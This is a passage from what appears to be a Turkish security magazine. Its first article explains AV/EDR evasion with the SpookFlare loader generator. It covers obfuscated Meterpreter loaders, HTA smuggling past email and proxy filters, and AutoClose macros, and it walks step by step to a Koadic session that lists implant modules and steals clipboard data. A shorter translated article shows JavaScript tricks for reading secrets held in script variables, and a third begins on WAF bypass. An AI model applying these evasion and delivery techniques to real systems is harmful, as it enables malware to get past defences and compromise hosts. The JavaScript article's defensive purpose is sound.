tespiti atlamak için başvuracağı yol, davranışını değiştirmekten geçmektedir. Ulaşmak istediği hedefe lssas.exe'nin hafıza alanını okumadan erişmeyi denemelidir. Denenecek davranış, sistemi koruyan ürün tarafından bilinmiyor ise zararlı hedefine başarılı şekilde ulaşacaktır.

Her iki tespit türünü piyasada bulunan çoğu ürün kullanmaktadır ve beraberinde destekleyici olması için hedef sisteme dokunan dosyaların repütasyonlarını da dikkate almaktadır. Bu alanda yine birçok kontrol yapılmaktadır; İlgili dosya kara listede bulunan bir veya birden fazla sistem çağırısı kullanıyor mu? İmzalanmış bir dosya mı? İmzalandıysa güvenilir bir otorite tarafından mı imzalanmış? Güvenilir olmayan sertifika ile şifrelenen bir HTTPS bağlantısı yapıyor mu? gibi. Örneğin, çalıştırılabilir dosya otorite tarafından imzalanmış geçerli bir sertifikaya sahip ise daha güvenilir bir uygulama kabul edilebilir ve ürünün tepki verme olasılığı düşürülebilir. Geçmişte bunun örneklerine de rastlanmaktadır. Örneğin zararlı dosya imzalandığı zaman (hem de self-signed sertifika ile) sistemi koruyan ürün zararlı için herhangi bir tepki vermemekteydi. Yine aynı zararlı imzalanmadan hedef sisteme gönderildiğinde ise ürün zararlı olarak sınıflandırıp tepki vermekteydi.

SpookFlare

SpookFlare çeşitli modüller barındıran ve bu modüllerde birden fazla tekniği kullanan, zararlılarınızı hedef sistemde çalıştırmak için yükleyici (loader veya dropper) oluşturabileceğiniz bir projedir.

SpookFlare ile hâlihazırda piyasada bulunan Meterpreter, Empire veya Koadic vb. projeler için veya diğer projeler için yükleyici oluşturabileceğiniz gibi hedefin işletim sisteminde çalıştıracağınız komutlar için de zararlı oluşturabilirsiniz. SpookFlare obfuscation (karmaşıklaştırma), encoding, run-time code compiling (çalışma anında kod derleme), run-time payload generation (çalışma anında zararlı oluşturma) gibi birçok tekniği beraber kullanmaktadır. Python dili ile projenin kendisini C#, PowerShell, VBScript ve JavaScript ile yükleyici modülleri geliştirdiğim SpookFlare'e Github sayfası *(https://github.com/hlldz/SpookFlare)* üzerinden erişebilirsiniz. Şu an yayında olan versiyonda dört farklı modül bulunmaktadır.

Çalıştırılabilir dosya türünde (.EXE) Meterpreter Reverse HTTP, HTTPS (Staged) payloadları için yükleyiciler **meterpreter/binary** modülü ile oluşturulabilir. Bu modül kullanılarak oluşturulan yükleyiciler asıl yükleyici kodunu çalışma esnasında derleyerek (.NET Framework içerisindeki CodeDom ile) bizlere ciddi oranda avantaj sağlamaktadır. SpookFlare'in ilk versiyonunda asıl yükleyici kod şifrelenerek (encryption) ile saklanmaktaydı. Fidye yazılımları (Ransomware) ve diğer zararlılar da aynı şifreleme kütüphanesini yoğun olarak kullandığından güvenlik ürünleri tarafından SpookFlare ile oluşturulan yükleyiciler, zararlı olarak sınıflandırılmaya başlanmıştı. Yeni versiyonda asıl yükleyici kodunda şifreleme yerine rastgele karakterler eklenerek bu durumun üstesinden gelinmiştir.

Örneğin, asıl yükleyici kodunda **CreateThread** kısmı **C%&/()=?_<>£#r%&/()=?_<>£#e%&/()=?_<>£#a%&/()=?_<>£#t%&/()=?_<>£#e%&/()=?_<>£#T%&/()=?_<>£#h%&/()=?_<>£#r%&/()=?_<>£#e%&/()=?_<>£#a%&/()=?_<>£#d%&/()=?_<>£#** şeklinde olacaktır ve çalıştırılırken **%&/()=?_<>£#** karakterleri temizlenip nihai kod elde edildikten sonra derlenip çalıştırılacaktır. Çalışma esnasında kod derleyip çalıştırmak sistemleri koruyan güvenlik ürünlerine karşı çok büyük avantaj sağlamaktadır.

Aynı zamanda **meterpreter/powershell** modülü kullanılarak, Meterpreter Reverse HTTP, HTTPS (Staged) için PowerShell tabanlı (.PS1) loader oluşturulabilir. Modül ekstradan powershell.exe'nin çalıştırılmasının yasaklandığı sistemlerde PowerShell arayüzüne erişim sağlayıp Meterpreter çekirdeğini çalıştıracak yükleyiciyi de (.EXE) oluşturmaktadır.

Yukarıda bahsedilen her iki modül ile Meterpreter için yükleyici oluşturulabileceğinden bahsettim ancak işin içine ağ seviyesindeki önlemler (IDS, IPS, Content Filter, Proxy vs.) girebilir. İlgili güvenlik önlemleri ağ seviyesindeki zararlıları, çok büyük oranda imza tabanlı tespit ile tespit ederler. SpookFlare ile oluşturulan yükleyici çalıştığı anda Meterpreter komuta kontrol merkezinden Meterpreter'in çekirdeğini indirmeyi deneyecektir. Eğer aradaki güvenlik önlemi indirilmek istenen Meterpreter çekirdeğini ağ seviyesinde tespit ederse yükleyici başarısız olacaktır. Bu noktada izlenebilecek birkaç tane yol bulunmaktadır. Bunlardan bir tanesi ki aynı zamanda SpookFlare'in kullandığı yol olan; Meterpreter çekirdeğini yamalamak!? SpookFlare ile yamalanmış (patched) Meterpreter çekirdeklerini çalıştırabilirsiniz. Metasploit üzerinde yapılacak işlemler ile SpookFlare yükleyicisinin yapaca-

ğı istek sonrasında verilecek Meterpreter çekirdeğinin üzerine istenilen boyutta rastgele byte eklenebilir ve SpookFlare'a kaç adet rastgele byte bulunduğunu söylemeniz yeterli olacaktır. Bu işlemin teknik detaylarına *https://artofpwn.com/spookflare.html* adresinden erişebilirsiniz.

Hedef sisteme her zaman çalıştırılabilir dosya türündeki zararlıların gönderilmesi mümkün olmayabilir ve bu gibi durumlarda genelde script tabanlı zararlılar tercih edilir. SpookFlare, javascript/hta modülü ile bu gibi durumlarda avantaj sağlamaktadır. İlgili modül ile hedef işletim sisteminde çalıştırılmak istenen komut için zararlı oluşturulabilir. Normal şartlarda kurumsal ağlarda e-posta ekinde veya herhangi bir internet sitesi üzerinden HTA (HTML Application) indirmeniz mümkün değildir. SpookFlare içerisindeki ilgili modül ile bu mümkün olmaktadır. Modülün önemli iki özelliği bulunmaktadır. Birincisi, modül çıktısı HTML dosyadır ve hedef sistemde herhangi bir internet tarayıcısı ile HTML dosya çağırıldığında, çalışma esnasında JavaScript ile HTA yükleyici oluşturulup indirilme işlemi başlatılır. Böylece hedef sistemi ağ seviyesinde izleyen bir ürün veya uzman varsa trafik içerisinde HTA türündeki yükleyiciyi tespit edemeyecektir. Çünkü trafik içerisinde geçen bir HTA dosya yoktur, JavaScript ile çalışma esnasında oluşturulmuştur. İkincisi modül çıktısı olan HTML dosyanın içeriği JavaScript ile encode edilmiştir ve böylece olası imza yazma, tespit ve analiz işlemleri zorlaştırılmıştır.

Hedef sisteme gönderimi kolay olacak dosya türlerinden olan Office ailesi ürünlerin (Word, Excel, PowerPoint vb.) dosyaları, bizlere çalıştırılabilir dosyaların gönderilemediği durumlarda avantaj sağlamaktadır. İlgili ürünlerin dosyalarına makro kodu eklenerek hedef sistemde komut çalıştırılabilir. SpookFlare içerisinde vba/macro modülü kullanılarak bu konuda zararlılar oluşturulabilir. Bu modül kullanılarak oluşturulan zararlıların önemli iki özelliği bulunmaktadır. Birincisi ilgili dosya (Word, Excel, PowerPoint) içerisindeki macro kodu çalıştığı zaman hedef sistemde çalıştırılacak komut, dosyanın META verisinden (EXIF) okunur. Böylece gerçekleştirilecek statik analizlerde avantaj elde edilmesi amaçlanmıştır. Bu şekilde makro kodu eklenerek oluşturulan dosyalar genelde *Auto_Open, AutoOpen, Document_Open, Workbook_Open* gibi event'leri kullanırlar. İlgili eventlerin isimlerinden de anlaşılacağı üzere zararlı dosya açıldığı anda makro kodu tetiklenir. Bu eventler o kadar çok kullanıldı ki siz zararlı işlem yapmayıp ilgili event'leri kullanmasanız bile zararlı olarak sınıflandırılıyorsunuz. SpookFlare ile oluşturulan makro kodları *AutoClose, Auto_Close* eventlerini kullanır ve dosya kapatıldığı anda makro kodu çalışır. Bu event'ler henüz zararlı olarak kullanım yoğunluğuna sahip olmadığı için kullanımı avantajlıdır. Son olarak modül ile oluşturulan dosyanın meta verisinde bulunan komuta rastgele karakter eklenerek karmaşıklaştırılır ve statik analizler için avantaj elde edilir olmalı. Örneğin, oluşturulan dosyadaki **cmd.exe** komutu **c!#+%&/m!#+%&/d!#+%&/.!#+%&/e!#+%&/x!#+%&/e!#+%&/** şeklinde olacaktır ve çalıştırılırken **!#+%&/** karakterleri temizlenip nihai komut elde edildikten sonra çalıştırılacaktır.

Bir Tık Yeter...


Hedef sistemlerin birçok ürün tarafından korunduğunu ve SpookFlare içerisindeki modüllerin avantajlarından yukarıda bahsettim. Şöyle bir senaryo düşünelim, çok sıkı korunan bir hedefimiz var. Herhangi bir binary dosyayı ne e-posta eki ile ne de bir web sunucusu üzerinden hedefe indirtip çalıştıramıyoruz. Yapmak istediğimiz bu işleme hem e-posta sunucusu izin vermiyor hem de hedefin trafiğini izleyip aksiyon alan proxy ürünü izin vermiyor.

Bu gibi durumlarda **javascript/hta** modülü biçilmiş kaftandır. Yukarıda da detaylarına değinilmiş olan bu modül ile oluşturulacak zararlılar, asıl zararlıyı çalışma esnasında (run-time) oluşturup, indirilmesini sağlar.

Örnek olarak SpookFlare'i kullanarak .HTA zararlı nasıl oluşturulur adım adım inceleyelim. Hedef sistem üzerinde SpookFlare ile oluşturulan zararlı başarıyla çalıştıktan sonra Koadic'e ait komutu çalıştırmasını istiyoruz. Koadic'in bize hedefte çalıştırılmasını istediği komut aşağıdaki ekran görüntüsündeki gibidir. Command.txt dosyasını oluşturup ilgili komutu içerisine ekliyoruz.

Şekil 1 - Koadic

Ardından SpookFlare'e geçip **javascript/hta** modülünü aktif ediyoruz. **FNAME** parametresine oluşturup indirtilecek dosyanın ismini veriyoruz, örneğin **SpookFlare-Test.PDF** gibi. Hedef tarafta bu isim **SpookFlare-Test.PDF.hta** olarak görünecektir. **CMD** parametresine ise **command.txt** dosyasının tam dizin yolunu yazıyoruz ve SpookFlare'a çalıştıracağı komutun bu dosya içerisinde olduğunu belirtiyoruz. Son olarak generate komutu ile SpookFlare'e zararlıyı oluşturmasını belirtiyoruz.




Şekil 2 - SpookFlare İle Yükleyicinin Oluşturulması


SpookFlare zararlıyı output dizini altında CvwanVXrxGzd.html olarak oluşturdu. İlgili dosyanın ismini sf.html olarak değiştirip, saldırgan sistemdeki web sunucusunun dizinine kopyalıyoruz ve hedef sistemde **http://192.168.0.173/sf.html** adresini ziyaret ediyoruz. Hedef sayfayı ziyaret eder etmez sırasıyla zararlı şu şekilde hareket edecektir;

1. sf.html, kendini decode edecektir.
2. Çalışma esnasında (run-time) .HTA uzantılı zararlı oluşturulacaktır.
3. Zararlının indirilme isteğini oluşturacaktır.
4. Oluşturulan bu isteği tarayıcı yorumlayacak ve kullanıcıya ne istediğini (çalıştır, kaydet, farklı kaydet gibi) soracaktır.

Aşağıdaki ekran görüntülerinde Internet Explorer ve Microsoft Edge tarayıcılarının verdiği tepki görülebilir. Bu modül ayrıca Chrome ve Firefox tarayıcılarında da sorunsuz şekilde çalışmaktadır. Normalde e-posta ekinde .HTA uzantılı dosya hedefimize gönderemiyorduk çünkü e-posta sunucusu buna izin vermiyordu. Yine normal şartlarda hedefi bir linke tıklayıp .HTA uzantılı dosya indirilmesini sağlayamıyorduk çünkü hedefin kullandığı proxy buna izin vermiyordu. SpookFlare'in bu modülü kullanılarak bu sorunlar aynı anda aşılabilir.



Şekil 3 - Internet Explorer



Şekil 4 - Microsoft Edge

Hedef, zararlıyı çalıştırdığı anda aşağıdaki ekran görüntüsünde de görüleceği üzere Koadic üzerinde oturum elde edeceğiz. Oturum elde edildikten sonra örnek olarak Koadic içerisinde bulunan **implant/gather/clipboard** modülü ile hedefin Clipboard'ında bulunan veri alınmıştır.

```
(koadic: sta/js/rundll32_js)# zombies

       ID   IP             STATUS  LAST SEEN
       ---  ---------      ------- -------------
       0    192.168.0.127  Alive   2018-05-20 12:15:41

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

(koadic: sta/js/rundll32_js)# use implant/
implant/elevate/bypassuac_eventvwr   implant/gather/hashdump_dc          implant/inject/shellcode_dotnet2js   implant/pivot/exec_wmic
implant/elevate/bypassuac_sdclt      implant/gather/hashdump_sam         implant/inject/shellcode_dynwrapx    implant/pivot/stage_wmi
implant/fun/cranberry                implant/gather/loot_finder          implant/inject/shellcode_excel       implant/scan/tcp
implant/fun/voice                    implant/gather/office_key           implant/manage/enable_rdesktop       implant/util/download_file
implant/gather/clipboard             implant/gather/user_hunter          implant/manage/exec_cmd              implant/util/multi_module
implant/gather/enum_domain_info      implant/gather/windows_key          implant/manage/killav                implant/util/upload_file
implant/gather/enum_printers         implant/inject/mimikatz_dotnet2js   implant/phish/password_box
implant/gather/enum_shares           implant/inject/mimikatz_dynwrapx    implant/pivot/exec_psexec
implant/gather/enum_users            implant/inject/reflectdll_excel     implant/pivot/exec_wmi
(koadic: sta/js/rundll32_js)# use implant/gather/clipboard
(koadic: imp/gat/clipboard)# run
[*] Zombie 0: Job 3 (implant/gather/clipboard) created.
[+] Zombie 0: Job 3 (implant/gather/clipboard) completed.
Clipboard contents:
ClipBoard Data Password 123 SpookFlare Koadic
(koadic: imp/gat/clipboard)#
```

Şekil 5 - Koadic Oturumu

Sonuç

Güvenlik ürünlerini, nasıl çalıştıklarını ve SpookFlare'i kısaca özetlemeye çalıştım. Hedefi koruyan güvenlik ürünlerini atlamak için birçok teknik bulunmaktadır ve kimi zaman birden fazla teknik beraber kullanılarak başarıya ulaşılabilir kimi zaman tek bir teknik yeterli olabilir. SpookFlare'in kullanım oranı arttığında güvenlik ürünü üreten firmalar SpookFlare için imza ve davranış veri tabanlarını geliştirecektir. Bu olduğunda, imzaları ve davranışları değiştireceğim, değiştireceksiniz veya yeni teknikler üreteceğim, üreteceksiniz. Günün sonunda önlemleri büyük olasılıkla atlatacağım, atlatacağız. Çünkü bu, sonu olmayan bir kedi-fare oyunudur.

Stay in shadows!

Sven Morgenroth* - sven@netsparker.com

Neden JavaScript Dosyalarında Hassas Verileri Saklamamalısınız?

Javascript dosyalarında hassas verileri saklamanın sadece best-practice'lere aykırı değil, aynı zamanda da tehlikeli olduğunu yıllardan beri biliyoruz. Sebebi ise nispeten basit. Haydi bunu kullanıcınıza ait bir API anahtarı üzerinden örnekleyelim:

```
apiCall = function(type, api_key, data) { ... }
var api_key =
'1391f6bd2f6fe8dcafb847e0615e5b29'
var profileInfo = apiCall('getProfile', api_key,
'all')
```

Yukarıdaki kod örneğinde görüleceği üzere global scope'da bir değişken tanımlamak, bu değişkeni sadece sizin değil, sayfaya eklenen tüm scriptlerin de kullanımına sunar.

Peki Neden Açıkça Tehlike Arz Eden Böyle Yollara Meylediyoruz?

Developer'ların Javascript dosyalarına bu tarz hassas verileri koymalarının sebeplerini geniş bir yelpazede ele alabiliriz. Örneğin deneyimsiz bir geliştirici için, bu yöntem sunucuda saklanan ya da oluşturulan bir datayı, istemciye aktarmanın en basit ve kolay yöntemi olarak görülebilir. Fakat bu meselenin en fazla göz ardı edilen tarafı tarayıcı eklentileridir. Tarayıcı eklentilerinde olduğu gibi kimi zaman aynı *window* nesnesini kullanmak için DOM'a script tag'ları enjekte etmek bir zorunluluktur. Bu normalde tek başına scriptlerde mümkün olacak bir şey değildir.

Peki Değişkenleri Korumanın Bir Yolu Var mı?

Global scope'a dair hâlihazırda birtakım şeyler söyledik. Tarayıcılardaki Javascript için global bir değişken, *window* nesnesinin bir özelliği gibidir. Fakat, ECMA Script 5'e kadar sadece bir ek kapsam (scope), yani fonksiyon (function) scope'u vardı. Bu demek oluyor ki bir fonksiyonun içerisinde *var* anahtar kelimesi ile bir değişken tanımladığınızda, bu değişken global bir değişken olmayacaktır. ECMA Script 6 ile ek bir scope hayatımıza girmiştir: block scope'u. Bununla beraber hayatımıza giren diğer iki husus ise *const* ve *let* keyword'leridir.

Bu zikrettiğimiz iki anahtar kelime *const* ve *let* block scope'unda değişken tanımlamak için kullanılmaktadır. Hepimizin aşina olduğu sabitler konusundan hatırlayacağınız üzere const anahtar tanımlaması ile tanımlanan bir değişkene, ikinci bir değer atanamaz. Şayet değişken tanımlamada bu anahtar kelimeleri kullanmazsak ya da fonksiyon scope'u dışında var anahtar kelimesini kullanırsak, bir global değişken oluşturmuş olacağız. Muhtemelen bu nadiren yapmak isteyeceğimiz şeylerden biri.

"use strict"

Kendimizi kazara bu tarz global değişkenler oluşturmaktan korumanın en etkili yolu strict modu aktif etmektir. Bu dosyamızın yahut fonksiyon tanımımızın başına "use strict" metnini eklemekle mümkündür. Bu sonrasında bizleri daha önce tanımlanmamış bir değişkeni kullanmaktan alıkoyacaktır.

```
"use strict";
var test1 = 'arka' // works
test2 = 'kapı' // Reference Error
```

Bunu Immediately Invoked Expressions[1] ile birlikte kullanabilirsiniz. IFFE'ler fonksiyon scope'ları oluşturmak için kullanılır, fakat fonksiyonu hemen çalıştırırlar. Nasıl çalıştığına bir göz atacak olursak:

```
(function() {
  "use strict";
//variable declared within function scope
  var privateVar = 'Secret value';
})()
console.log(privateVar) // Reference Error
```

1 Kısaca IFFE, iffy diye telaffuz edilir. Tanımlandıktan hemen sonra çağrılan fonksiyonları ifade etmek için kullanılan tasarım patternidir.

*Çev. Ziyahan Albeniz – ziyahan@arkakapidergi.com

İlk bakışta scope dışından okunamayacak değişkenler tanımlamanın etkili bir yolu olarak görünüyor. Fakat hemen aldanmayın. IFFE'ler yani kendi kendini çağıran fonksiyon tanımlamaları global isim alanı (namespace)'nın kirlenmesini engellemenin iyi bir yolu olmasına rağmen, kendi içeriklerini koruma konusunda maalesef uygun bir çözüm değildir.

Özel Değişkenlerden Hassas Verileri Okumak

Özel bir değişkenin içeriğini özel olarak saklamak neredeyse imkânsızdır. Bunun çeşitli nedenleri mevcut. Bir kısmını sizlere açıklayacağım. Korkmayın, bu kapsamlı bir liste olmayacak, sadece niçin hassas bilgilerinizi Javascript dosyalarınızda saklamamanız gerektiğini göstermek istiyorum.

Fonksiyonları Override Edebilmek

Bir kere böylesi tehlikeli bir şeye kalkışmamak gerektiğinin en bariz nedeni şu: siz gerçekte değişken değerlerini bir görevi yerine getirmek için kullanmak istiyorsunuz. İlk örneğimizde olduğu gibi bu sözünü ettiğimiz API key'ine, sunucuya istek yapmak için ihtiyacımız vardı. Ve bundan ötürü bu anahtarı clear text olarak ağ bağlantısı üzerinden göndermeye ihtiyacımız var. Bunu yapmak için çok da fazla seçeneğimiz yok. Aşağıdaki kodumuzun *fetch()* fonksiyonunu kullandığını düşünelim:

```
window.fetch = (url, options) => {
  console.log(`URL: ${url}, data: ${options.
body}`);
};

// EXTERNAL SCRIPT START
(function(){
  "use strict";
  var api_key =
"1391f6bd2f6fe8dcafb847e0615e5b29"
  fetch('/api/v1/getusers', {
      method: "POST",
      body: "api_key=" + api_key
});
})()
// EXTERNAL SCRIPT END
```

External script bir üçüncü partiden yüklediğimiz script. Gördüğünüz gibi basitçe *fetch* fonksiyonunu override ettik ve API key'ini elde ettik. Bunu gerçekleştirebilmek için tek şart external yani harici scripti overriding işlemini yapan kendi script kodumuzdan sonra eklemek. Yukarıdaki örnekte elde ettiğimiz API key'ini sadece console ekranına yazdık, elbette bunu kendi kontrolümüzdeki bir sunucuya da gönderebilirdik.

Getter ve Setter'ları Tanımlamak

Özel değişkenler sadece string'leri değil, nesne (object) ve dizileri (array) de içerebilir. Nesneler farklı özelliklere sahip olabilir ve çoğu durumda bu değerler tanımlanabilir ve tanımlanan değerler okunabilir. Fakat Javascript hakikaten ilginç bir özelliği desteklemektedir. Bir nesnenin özelliğine bir değer tanımlandığında yahut bu özelliğin değeri okunduğunda, bir fonksiyonun çalışmasını sağlayabilirsiniz. Bu __defineSetter__ ve __defineGetter__ fonksiyonları ile mümkün olmaktadır.

Şayet bir nesnenin prototipinden hareketle (prototype) __defineSetter__ fonksiyonunu override edersek, bu fonksiyon vasıtası ile nesnenin belirli bir isme ait özelliğine değer set edildiğinde yakalamamız mümkün olabilir.

```
Object.prototype.__defineSetter__('api_key',
function(value){
  console.log(value);
  return this._api_key = value;
});
Object.prototype.__defineGetter__('api_key',
function(){
  return this._api_key;
});

// EXTERNAL SCRIPT START
(function(){
  "use strict"
  let options = {}
  options.api_key =
"1391f6bd2f6fe8dcafb847e0615e5b29"
  options.name = "Alice"
  options.endpoint = "get_user_data"
  anotherAPICall(options);
})()
// EXTERNAL SCRIPT END
```

Şayet external script dosyası nesneye API key'i aktarırsa, biz setter olarak kullandığımız fonksiyonlar vasıtası ile bunu elde edebileceğiz. Diğer yandan getter olarak kullandığımız fonksiyonlar da kodun geri kalan kısmının doğru çalışıp çalışmadığını anlamamızı sağlayacak. Bu zaruri değil, ama kimi durumlarda yardımcı olabilir.

Custom iterators

Fonksiyonlara ve nesnelere getter ve setterlar vasıtası ile aktarılan stringleri ele aldıktan sonra şimdi sırada diziler (array) var. Şayet kod bir array üzerinden *for .. of loop* fonksiyonları vasıtasıyla iterasyon sağlıyorsa, custom bir iterasyon fonksiyonunu array'ın prototipi (prototype) üzerinden tanımlayabiliriz. Bu dizinin içeriğine erişmemize imkân verirken, iterasyon

fonksiyonunun da yerine getirilmesini sağlar.

```
Array.prototype[Symbol.iterator] =
function() {
  let arr = this;
  let index = 0;
  console.log(arr)
  return {
      next: function() {
            return {
                  value: arr[index++],
                  done: index > arr.length
}
      }
  }
};


// EXTERNAL SCRIPT START
(function() {
let secretArray = ["this", "contains", "an",
"API", "key"];
for (let element of secretArray) {
doSomething(element);
}
})()
// EXTERNAL SCRIPT END
```

Yazının kapsamı dışında kaldığı için iterasyon konsepti hakkında çok fazla ayrıntıya yer veremeyeceğim. Buradaki önemli nokta tüm diziye bir custom iterasyon ile Symbol.iterator ile ulaşabilmemiz ve bu yolla gizli dataları elde edebilmemiz.

Sonuç

Daha önce de sözü edildiği şekilde buradaki amacımız saldırganın script dosyalarındaki hassas bilgileri çalabileceği tüm olasılıklar ile ilgili kalabalık bir liste sunmak değildi. IIEFE'ler, strict mode ve değişkeni fonksiyon / blok kapsamında tanımlamak size her zaman yardımcı olmayacaktır. Benim bu noktada önerim hassas datayı script dosyasına yazmak yerine, sunucuya istek yaparak dinamik olarak elde etmek. Hepsinde olmasa bile karşılaşacağınız pek çok durumda bu en akıllıca ve sürdürülebilir çözüm olacaktır.

Web Application Firewall Atlatma Yöntemleri

Bölüm 2: Kandırmacalar ve Dolaylı Erişim

Bu yazımda sizlere WAF'ların atlatılmasında kullanılabilecek yöntemlerden bahsedeceğim. Bu yazı 1. sayımızda bulunan WAF atlatma yöntemleri adlı yazımın devamı niteliğindedir. İlk yazımda bulut tabanlı WAF'ları atlatmak için IP adresini öğrenmenin yollarından bahsetmiştim. Bu yazımda ise WAF üzerinden giden trafiği normalleştirmeyi ve engellere takılmamasını sağlayan birkaç yöntemden bahsedeceğim. Devam olması nedeniyle WAF'ların tanımını kısaca özetlemek isterim.

WAF (Web Application Firewall) Nedir?

Web Uygulama Güvenlik duvarı yani WAF web uygulamalarının güvenliğini sağlamayı amaçlar. WAF en temelde kullanıcı ile uygulama arasında oluşan trafiği dinler. Bu dinleme sonucunda istenirse rapor oluşturabilir, uygulamaya ya da aradaki trafiğe müdahalede bulunabilir. Bu müdahaleler sonucunda uygulamaya gelen potansiyel saldırıları engellemeye çalışır.

WAF'lar farklı şekillerde tasarlanabilir ama korumakta kullandıkları modele göre ikiye ayrılırlar. Bunlardan ilki kural temelli WAF'lar. Kural temelli WAF'lar kendilerine tanımlanan kurallara göre çalışırlar. Bu kurallar sayesinde tanımlanan beyaz liste ile sadece bilinen istekler geçebilirken, kara liste ile belirlenen istekler engellenmektedir. İmza tabanlı WAF'lar ise belirtilen formata(imzaya) uyan istekleri engelleyip geri kalan istekleri geçirmektedir. WAF'lar genellikle bu iki yaklaşımı birlikte kullanır.

WAF Nasıl Atlatılır?

WAF'lar genellikle imza tabanlı çalışırlar ve arkada çalışan uygulamanın durumunu bilmezler. Bu sayede arkada çalışan uygulama bir komutu çalıştırabiliyorken o komut WAF tarafından engellenmeyebilir. Bazı WAF'lar ise katı filtrelere sahiptir[1] bu nedenle farklı karakter kodlamaları WAF'ların engellerini aşabilmektedir. Keza imza tabanlı WAF'ların arkadaki uygulamayı bilmemeleri nedeniyle izin verdikleri yorum satırları ve metin blokları arkadaki uygulamada farklı anlaşılabilmektedir. Bu kısımda WAF atlatma metotlarını Kural temelli WAF'lar ve İmza tabanlı WAF'lar altında, iki kategoride listeleyeceğim.

